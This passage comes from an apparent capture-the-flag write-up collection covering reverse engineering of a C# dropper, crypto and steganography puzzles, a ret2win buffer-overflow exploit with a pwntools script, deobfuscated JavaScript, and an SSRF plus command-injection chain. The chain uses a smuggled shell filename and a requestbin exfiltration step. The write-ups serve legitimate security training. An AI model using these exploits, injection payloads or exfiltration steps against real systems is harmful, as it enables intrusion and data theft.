  string str2 = "X5O!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\r\n";
  File.WriteAllText(str1, str2);
  Thread.Sleep(3000);
  try
  {
    if (string.op_Equality(File.ReadAllText(str1), str2))
      return false;
  }
  catch
  {
  }
  return true;
}
```

detect_av() appears to create the **EICAR** file that we saw above and then tries and read it after 3 seconds. It returns false if the read succeeds and true if the read fails. We assume that this is used to determine if Defender is running as the read attempt will fail due to it being blocked (as the file contains malicious content). So true corresponds to Defender enabled and vice versa.

```
private void do_hacks()
{
  this.button1.Enabled = false;
  this.button2.Enabled = false;
  try
  {
    if (this.detect_av())
    {
      int num = (int) MessageBox.Show("You're lying");
    }
    else
    {
      ZipArchive zipArchive = new ZipArchive((Stream) new MemoryStream(Resources.python_3_10_11_embed_amd64));
      string str1 = Path.GetTempPath() + Guid.NewGuid().ToString();
      string str2 = str1;
      ZipFileExtensions.ExtractToDirectory(zipArchive, str2);
      string str3 = Path.GetTempPath() + Guid.NewGuid().ToString();
      File.WriteAllBytes(str3, Resources.hacks);
      Process process = new Process();
      process.StartInfo.FileName = str1 + "/python.exe";
      process.StartInfo.Arguments = str3;
      process.StartInfo.RedirectStandardInput = true;
      process.StartInfo.RedirectStandardOutput = true;
      process.StartInfo.RedirectStandardError = true;
      process.Start();
      ((TextWriter) process.StandardInput).WriteLine(Resources.debug);
    }
  }
  finally
  {
    this.button1.Enabled = true;
    this.button2.Enabled = true;
  }
}
```

If antivirus (AV) is detected then only show a "You're lying popup"

Extract embedded python to tmp path (str1 or str2)

Extract "hacks" to tmp file (str3)


Start a new process at {str1}/python.exe with the first argument str3

Send a line to the process?

Combining what we know about the process and looking at the **do_hacks()** function, we are able to understand most of what it does.

Sharp Snake Cont.

We notice that the **do_hacks** function uses the below resources. We can extract these from the **Resources** section in DotPeek and decode them from base64. See below for a snippet of the **debug** and **hacks** resources. Note the debug one is hidden in the middle of two very large blocks of base64 data.



The resources we get are:

- **python_3_10_11_embed_amd64** - a base64 encoded portable python zip file (likely from the **zip embeddable package** of python3.10)
- **hacks** - a base64-encoded zipped Python module (the same as the one from the dynamic analysis)
- **debug** - a hex string that we aren't sure about yet

So far, with static and/or dynamic analysis we know we have an application that performs the following steps:

- Checks if Defender is running via an **EICAR** test file
- Extracts some kind of python3.10 embedded executable to a temp directory
- Starts python module as a zip file with **hacks** as the second argument
- Sends a **debug** string to the new application over standard input

Let's look deeper into the **hacks** resource. Python supports running a module as a zip file - which appears to be what this is doing.

The module contains three files:

- **aes.py** - appears to be an open-source AES implementation
- **payload.py** - only has one global encrypted which is a long hex string
- **__main.py__** - the entry-point of the zip module and appears to perform some decryption and then call **exec(<decrypted>)** which looks very sus

Sharp Snake Cont.


Let's dive deeper into **__main.py__**. There appears to be two keys (**key_1** and **key_2**) that are XOR'd together to produce the final key used by AES.

- The first key is read in as 64 hex chars from standard input. Remember that debug string from earlier? It is exactly 64 hex chars ... so sounds like it's the one. In our case this is **2e742b97a9fe12f60f791160c5945a90135df9a98293916f8faefc70db8ccb7e**.
- The second key comes from a sha256 hash of **sys.argv[0]**. After playing around with python and zip modules, we realise this is a sha256 hash of the entire zip file, in this case: **773b7ec8efb147b84b26452880cb11d54a7dd1c7ede7b11be7cbdc16b7edac57**. *Author note: this is a "anti-debug" feature that prevents you from easily modifying and rerunning the script. If you modify the .zip and try to run it, the sha256 hash will change.*

Combining these together with XOR we get the key as below:

```
In [4]: key1 = bytes.fromhex('2e742b97a9fe12f60f791160c5945a90135df9a98293916f8faefc70db8ccb7e')

In [5]: key2 = bytes.fromhex('773b7ec8efb147b84b26452880cb11d54a7dd1c7ede7b11be7cbdc16b7edac57')

In [6]: key = bytes([i^j for i, j in zip(key1, key2)])

In [7]: key.hex()
Out[7]: '594f555f464f554e445f5448455f4b455920286e6f742074686520666c616729'
```

Finally, if we redo the AES decryption steps with CyberChef on the payload from **payload.py** we figure out how **calc.exe** is started and get the flag:



NZCSC{python3_and_csharp_rev_is_kwl}

Substitute Teacher

"NDY1ODUwNGM1YTdiMzM0NTRlNGE1NzQzNGQzMTRjNDU1ZjQ3NGI1Zj MzNGM1MDMwNTczMTRiNTg3ZDNhNzM3OTZlNzQ3ODcyNmM="

This string can be recognised as base64 due to the character set **[-A-Za-z0-9+/]** and the padding character (**=**) at the end. Decoding this with CyberChef gives the following:

4658504c5a7b33454e4a57434d314c455f474b5f334c503057314b587d3a73796e7478726c

Due to the character set **[a-f0-9]** this string can be recognised as hex which decodes in CyberChef to the following:

FXPLZ{3ENJWCM1LE_GK_3LP0W1KX}:syntxrl

This looks a lot closer to the flag format but we don't see NZCSC. ROT13 (caesar cipher) is a common cipher that rotates letters through the alphabet.

Decoding using CyberChef gives the following:


SKCYM{3RAWJPZ1YR_TX_3YC0J1XK}:flagkey

Author note: this step can actually be skipped due to shared properties of Caesar and Vigenere ciphers if you can recognise the "syntxrl" string as a key.

Now we know we have a key. Since we see the format still looks close to the flag, we can assume it is a substitution cipher. The most basic keyed substitution cipher is a Vigenere cipher. Decoding in CyberChef with **flagkey** as the key gives us the flag.

NZCSC{3NCRYPT1ON_VS_3NC0D1NG}

Backwards




For this challenge we are presented with a PNG image with the word **backwards** written backwards. A common technique for hiding data in images is Least Significant Bit (LSB) steganography. Opening the image in StegSolve and looking at the LSB planes (**plane 0** for each colour) we can see there is definitely some data there although the extracted data doesn't decode to anything meaningful.

LSB data most commonly starts from the top-left most pixel and grows right so it is interesting to see the data in the top right. Let's try again after flipping the image so that the text reads left to right and the LSB data is where we'd expect it. We can flip the image using ImageMagick's **convert**:

```
$ convert -flop backwards.png forwards.png
```


Backwards Cont.

That looks a lot better and now if we use the **Data Extract** tool in StegSolve on the LSB planes (**plane 0** for each colour) we get some more meaningful looking data:




“3Q2M1QDN1IzM0UzN0IGNzMDN0ITNmRzY0M2M0UjZzUTN0MTM3IGNzUzM0MTNhRTZ”

This data fits the character set for base64 data (**[-A-Za-z0-9+/]**) so let’s try decoding that:




That didn’t produce any meaningful data. Using the challenge title and the image text as a clue we need to reverse the base64 data before decoding it. Let’s add that to our CyberChef.

Backwards Cont.



Now it looks like we have some hex data based on the character set (**[a-f0-9]**). After attempting to decode, we don't get anything meaningful again but there appears to be a pattern of things being reversed. After reversing the hex data and decoding we get the closest thing to a flag so far:



One more reverse operation and we get the flag:

NZCSC{1T5_4LL_B4CKW4RD5}

Ret3Win

For this challenge we are provided with a binary file and a network port to connect to. This looks like a **pwn-style** challenge which involves exploiting a binary to control execution on a remote system. We get a copy of the binary to test locally but the end goal will be exploiting it on the remote port.

```
$ file ret3win

ret3win: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked
```

The binary is a x64 dynamically-linked Linux executable. Let's try running it and see what it does:

```
$ chmod +x ret3win

$ ./ret3win

How many bytes would you like in your buffer?
> 10
Tell you what, I'll give you 100 bytes, fill it up!
> somerandomdata
Looks like there's still some space in your buffer
```

The program apparently gives us a 100-byte buffer that we can then write some data into. We are going to use GDB to do some more testing. For this type of challenge, it is helpful to use a GDB extension for some additional functionality (this writeup uses the pwndbg extension). Let's see what happens if we give the program 150 bytes (exceeding 100 bytes).

```
$ gdb ./ret3win

$ (gdb) run
How many bytes would you like in your buffer?
> 10
Tell you what, I'll give you 100 bytes, fill it up!
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Program received signal SIGSEGV, Segmentation fault.
0x0000000000401429 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────
 RAX  0x0
 RBX  0x0
*RCX  0x7ffff7e1aaa0 (_IO_2_1_stdin_) ◂— 0xfbad208b
*RDX  0x1
*RDI  0x7ffff7e1ca80 (_IO_stdfile_0_lock) ◂— 0x0
*RSI  0x1
 R8   0x0
 R9   0x0
*R10  0x7ffff7c09c78 ◂— 0xf0022000043b3
*R11  0x246
*R12  0x7fffffffde68 —▸ 0x7fffffffe1e1 ◂— '/home/branman/Downloads/ret3win'
*R13  0x40134a (main) ◂— endbr64
*R14  0x403e18 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401220 (__do_global_dtors_aux) ◂— endbr64
*R15  0x7ffff7ffd040 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0x0
*RBP  0x4141414141414141 ('AAAAAAAA')
*RSP  0x7fffffffdd58 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
*RIP  0x401429 (main+223) ◂— ret
─────────────────────────────[ DISASM / x86-64 / set emulate on ]──────
 ► 0x401429 <main+223>    ret    <0x4141414141414141>
```

Ret3Win Cont.

We can see the program crashes with a **segmentation fault** error. We can also see that we have overwritten some values and now the **RSP** (stack pointer) points to some of our **A's**. If this was a valid memory address, when the function returns, the value will be popped from the top of the stack and will populate **RIP**. If we can control this, we can make the program return to somewhere unintended. We can work out the exact offset to the **RSP** by using a pattern that changes every 8 bytes. The pwndbg GDB extension has this functionality with the **cyclic** command.

```
$ gdb ./ret3win

$ (gdb) cyclic 150
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaa

$ (gdb) run
How many bytes would you like in your buffer?
> 10
Tell you what, I'll give you 100 bytes, fill it up!
> aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaa
```

```
Program received signal SIGSEGV, Segmentation fault.
0x0000000000401429 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
 RAX  0x0
 RBX  0x0
*RCX  0x7ffff7e1aaa0 (_IO_2_1_stdin_) ◂— 0xfbad208b
*RDX  0x1
*RDI  0x7ffff7e1ca80 (_IO_stdfile_0_lock) ◂— 0x0
*RSI  0x1
 R8   0x0
 R9   0x0
*R10  0x7ffff7c09c78 ◂— 0xf0022000043b3
*R11  0x246
*R12  0x7fffffffde68 —▸ 0x7fffffffe1e1 ◂— '/home/branman/Downloads/ret3win'
*R13  0x40134a (main) ◂— endbr64
*R14  0x403e18 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401220 (__do_global_dtors_aux) ◂— endbr64
*R15  0x7ffff7ffd040 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0x0
*RBP  0x6161616161616f ('oaaaaaaa')
*RSP  0x7fffffffdd58 ◂— 'paaaaaaaqaaaaaaaraaaaaaasaaaaa'
*RIP  0x401429 (main+223) ◂— ret
[ DISASM / x86-64 / set emulate on ]
► 0x401429 <main+223>    ret    <0x6161616161616170>
```

We can then use pwndbg to lookup the first 8 bytes that show in the **RSP** to calculate the offset.

```
pwndbg> cyclic -l paaaaaaa
Finding cyclic pattern of 8 bytes: b'paaaaaaa' (hex: 0x7061616161616161)
Found at offset 120
```

Great, so after 120 bytes we can provide an address and the program should return to it. Now we just need to decide where we want to go and where it is in memory (it's address).

Ret3Win Cont.

Let's use Ghidra to attempt to decompile the binary and see if we can see anywhere interesting that we might want to return to. In Ghidra, we can see a function called **win()** that reads the flag from a file and prints it, this looks like a great place to return to.

```
undefined8 win(void)

{
  char acStack_f0 [99];
  char cStack_8d;
  int iStack_84;
  code *pcStack_80;
  char local_78 [104];
  FILE *local_10;

  pcStack_80 = (code *)0x4012e0;
  local_10 = fopen("flag.txt","r");
  if (local_10 == (FILE *)0x0) {
    pcStack_80 = (code *)0x4012fa;
    puts("Can\'t find flag.txt...");
    pcStack_80 = (code *)0x401304;
    FUN_00401160(1);
  }
  pcStack_80 = (code *)0x401319;
  fgets(local_78,100,local_10);
  pcStack_80 = (code *)0x401334;
  printf("How did you get here! %s",local_78);
  pcStack_80 = (code *)0x401340;
  fclose(local_10);
```

While we're in Ghidra let's take a quick look at why we can overflow the buffer. The main function below shows us the variable **local_78** is declared as a buffer of **99 bytes**. It later reads into this buffer using **gets**. This is an extremely dangerous function and should never be used as it does not specify how many bytes to read, meaning it will read more bytes than the buffer can hold if the user provides it.

```
undefined8 main(void)

{
  char local_78 [99];
  char local_15;
  int local_c;

  setup();
  puts("How many bytes would you like in your buffer?");
  printf("> ");
  __isoc99_scanf(&DAT_00402079,&local_c);
  getchar();
  if (local_c < 100) {
    puts("Tell you what, I\'ll give you 100 bytes, fill it up!");
  }
  else if (local_c < 0x65) {
    if (local_c == 100) {
      puts("100 bytes sounds good to me, fill it up!");
    }
  }
  else {
    puts("That\'s a bit excessive, you can have 100 bytes, fill it up!");
  }
  printf("> ");
  gets(local_78);
  if (local_15 == '\0') {
    puts("Looks like there\'s still some space in your buffer");
  }
  return 0;
}
```

Now that we know it exists, we can find the address of the **win** function in GDB:

Ret3Win Cont.

```
$ (gdb) info function win

0x00000000004012bb  win
```

Now we need to provide the program 120 bytes, then the address of **win** (in little-endian). In theory, this should make the program return to the **win** function and we will get the flag. In practice, we might run into an issue known as **stack alignment** where if the stack is not 16-byte aligned, our exploit may fail. This can usually be fixed by adding another **ret** instruction (commonly called a **ret gadget**) to our payload before the return address. We can find the address of a ret gadget using ROPgadget:

```
$ ROPgadget --binary ./ret3win | grep ret

...
0x000000000040101a : ret
...
```

In total our payload will be: **120** junk bytes + **ret gadget** address + **win** function address. We can either output this payload to a file and provide the file as input to the program, or interact directly with the program with the Python library pwntools. Below is a pwntools script that does everything discussed above. We can test against the local binary using **process** and once we know it works, we can try it against the remote port using **remote**.

```
from pwn import *

p = process('./ret3win')
#p = remote('IP', PORT)

context.arch = "amd64" # Set x64 so that flat converts addresses into 64-bit little endian

p.sendlineafter(b'> ', b'0')

ret = 0x000000000040101a        #
win = 0x00000000004012bb        #  - From GDB and ROPgadget
offset = 120                    #

payload = flat({offset:[ret,win]}) # 120 bytes + ret address + win address

p.sendlineafter(b'>',payload)

p.interactive() # Go to an interactive shell so we can see if we got the flag
```

NZCSC{B3TT3R_C4LL_W1N}

All Roads Lead to Flags

For this challenge we are given a GIF file that cycles through what look like Roman numerals. There could be some data hidden in the numbers, let's try and extract them. First, we need to extract each frame from the GIF as it goes too fast to read. We can use ImageMagick's **convert** utility to do this:


convert rome.gif numeral.png

If we compile the numbers from each PNG into a sequence we can decode them from Roman numerals to decimal values.

LXXVIII, XC, LXVII, LXXXIII, LXVII, CXXIII, LXXXII, XLVIII, LXXVII, LII, LXXVIII, XCV, LII, LXXXII, XLVIII, LXXXV, LXXVIII, LXVIII, CXXV

78, 90, 67, 83, 67, 123, 82, 48, 77, 52, 78, 95, 52, 82, 48, 85, 78, 68, 125


In CyberChef we can convert from the list of numbers into their character representations. This gives us the flag.



NZCSC{R0M4N_4R0UND}

Fragile Lock

For this challenge we are given a web page with not much content.



Taking a look at the source code we can see a reference to **script.js**:

```
const _0x4782d9=_0x22ca,_0x449a1f=(function(){let _0x393fac=!![];return function(_0x2e8c58,_0x1c3d58){const _0x5007e7=
{_0x41f4f5:0x0},_0x685606=_0x393fac?function(){const _0x6b0ce3=_0x22ca;if(_0x1c3d58){const
_0x30c44f=_0x1c3d58[_0x6b0ce3(_0x5007e7._0x41f4f5)](_0x2e8c58,arguments);return _0x1c3d58=null,_0x30c44f;}}:function(){};return
_0x393fac=![],_0x685606;};}()),_0x3a2a54=_0x449a1f(this,function(){const _0x26721e=
{_0x41880c:'\x30\x78\x31',_0x5dad6a:'\x30\x78\x32',_0x511288:0x3,_0x5490fb:0x1,_0x53baeb:'\x30\x78\x34',_0x279527:0x2,_0x5358a5:'\
x30\x78\x33'},_0x439095=_0x22ca;return _0x3a2a54[_0x439095(_0x26721e._0x41880c)]()[_0x439095(_0x26721e._0x5dad6a)]
(_0x439095(_0x26721e._0x511288)+'\x2b\x24')[_0x439095(_0x26721e._0x5490fb)]()[_0x439095(_0x26721e._0x53baeb)+'\x72'](_0x3a2a54)
[_0x439095(_0x26721e._0x279527)](_0x439095(_0x26721e._0x5358a5)+'\x2b\x24');});_0x3a2a54();const _0x3ddfb3=(function(){let
_0xd10dc0=!![];return function(_0x122bee,_0x59368a){const _0x5f3e17={_0xe979a3:'\x30\x78\x30'},_0x183e49=_0xd10dc0?function()
{const _0x3703b1=_0x22ca;if(_0x59368a){const _0x3103f5=_0x59368a[_0x3703b1(_0x5f3e17._0xe979a3)](_0x122bee,arguments);return
_0x59368a=null,_0x3103f5;}}:function(){};return _0xd10dc0=![],_0x183e49;};}()),_0x55251f=_0x3ddfb3(this,function(){const
_0x20ef9a=
```

This JavaScript has clearly been obfuscated to make it hard to read. If we paste it into an online de-obfuscator (e.g. https://deobfuscate.relative.im/) we can convert the messy code into something more readable and we find the flag within it:

```
window.addEventListener('load', async function () {
  const _0x354f91 = await _0x2bb0b6('lock', function () {
      document.getElementById('challenge').innerHTML =
        'You destroyed the lock&excl;<br><h3>NZCSC{X9fZ2tAQ9kNc5Vzd25rH}</h3>'
    }),
```

NZCSC{X9fZ2tAQ9kNc5Vzd25rH}

Sheeeesh

"I found this flag but it appears to have been encrypted by a gen-alpha coder."

Looking at the source code we can see what appears to be an esoteric Java class. We can see it reads in **flag.txt**, does some bit-wise XOR operations followed by some encryption, before writing the output to **flag.bin**. The general approach is to try and convert the code into something slightly more readable by replacing key words.

```
hardLaunch class FileEncryption {
    hardLaunch based void cook(Chat[] args) {

        Chat flagChat = iykyk("flag.txt");
        vibeCheck (flagChat == dead) {
            its.giving("Error: Unable to read flag.txt");
            return;
        }

        Chat xorChat = "nocap";

        ChatBuilder xoredFlag = new ChatBuilder();
        sleepOn (digits i = 0; i < flagChat.length(); i++) {
            yap c = flagChat.yapAt(i);
            yap teayap = xorChat.yapAt(i % xorChat.length());
            xoredFlag.append((yap) (c ^ teayap));
        }

        letHimCook {
            bussin[] teaBussin = "lowkeythisisakey".makeBussin();
            bussin[] dripBussin = "itdohitdifferent".makeBussin();

            SecretteaSpec secretteaSpec = new SecretteaSpec(teabussin, "AES");
            dripParameterSpec dripParameterSpec = new dripParameterSpec(dripBussin);

            GlowUp glowUp = GlowUp.getInstance("AES/CBK");
            glowUp.init(GlowUp.ENCRYPT_MODE, secretteaSpec, dripParameterSpec);
            bussin[] encryptedData = glowUp.doFinal(xoredFlag.toChat().makeBussin());

            spillTea(whereAt("flag.bin"), encryptedData, StandardOpenOption.CREATE);
            its.giving("Sheeeeeesh");
        } catch (Sus e) {
            e.prdigitsStackTrace();
            its.giving("Mid: " + e.getMessage());
        }
    }
}
```

Sheeeesh cont.


Substituting words with their Java equivalents (such as **chat** with **string**) we can get this much closer to looking like actual Java. Below are the original Java sections:

```
String xorString = "nocap";

StringBuilder xoredFlag = new StringBuilder();
      for (int i = 0; i < flagContent.length(); i++) {
         char c = flagContent.charAt(i);
         char keyChar = xorString.charAt(i % xorString.length());
         xoredFlag.append((char) (c ^ keyChar));
```

The above does a bit-wise XOR operation with the flag and the repeating string **nocap**.

```
byte[] keyBytes = "lowkeythisisakey".getBytes();
byte[] ivBytes = "itdohitdifferent".getBytes();

SecretKeySpec secretKeySpec = new SecretKeySpec(keyBytes, "AES");
IvParameterSpec ivParameterSpec = new IvParameterSpec(ivBytes);

Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, secretKeySpec, ivParameterSpec);
byte[] encryptedData = cipher.doFinal(xoredFlag.toString().getBytes());

Files.write(Paths.get("flag.bin"), encryptedData, StandardOpenOption.CREATE);
System.out.println("Encryption completed successfully. Encrypted data written to flag.bin");
```

This above encrypts the XOR'd flag using AES CBC mode with the key **lowkeythisisakey** and the IV **itdohitdifferent**. We can use CyberChef to reverse these, starting from **flag.bin**.



NZCSC{4T3_4ND_L3FT_N0_CRUMB5}

Server-side PDF

For this challenge we are given a web-page that interacts with a single-route API, along with the source code. If we run **npm install** to set the challenge up for local testing we notice there is a high severity vulnerability in the pdf-image library (see **npm audit** screenshot below):

Researching this vulnerability more, it appears that if we can set filename that is used in the **PDFImage** constructor to something like **asf.pdf" | echo <some base64> | base64 -d | sh; #** then we can achieve command injection. However, only requests coming from 127.0.0.1 are able to set the filename query parameter in this challenge. To overcome this, we must find a way to get the **download** endpoint to call itself in a way that bypasses the **Prevent SSRF** check. This **Prevent SSRF** check, only considers the **resolved** hostname of the download URL. If we use a **302 redirect** from another domain to localhost, then we are able to bypass this check whilst calling the download endpoint. A sample python script which will do the redirection is below. If the URL ends in .pdf it will respond with a fake PDF file, otherwise it will redirect the user to the URL that is passed as an argument to the script.

```
import sys
from http.server import HTTPServer, BaseHTTPRequestHandler

if len(sys.argv)-1 != 2:
    print("""
Usage: {} <port_number> <url>
    """.format(sys.argv[0]))
    sys.exit()

class Redirect(BaseHTTPRequestHandler):
  def do_GET(self):
      if 'pdf' in self.path:
          self.send_response(200)
          self.end_headers()
          self.wfile.write(b'%PDF')
      else:
          self.send_response(302)
          self.send_header('Location', sys.argv[2])
          self.end_headers()

HTTPServer(("", int(sys.argv[1])), Redirect).serve_forever()
```

Server-side PDF Cont.

To fully exploit the vulnerability and gain code execution to read the flag we need to do the following:

- Use ngrok (or similar port forwarder) to serve a locally hosted HTTP server on a domain which is reachable by the internet
- Create a payload that makes a request to a separate **requestbin.com** URL (for exfiltrating the flag)
- Create a **redirect URL** that looks something like: **http://localhost:8080/download?filename=<payload>&url=<ngrok_url/pdf>**
- Start our redirector to redirect from the ngrok URL to the localhost URL above
- Send a download request to the API with the Ngrok URL

We can achieve this with the Python requests library. A sample solve script is included below:

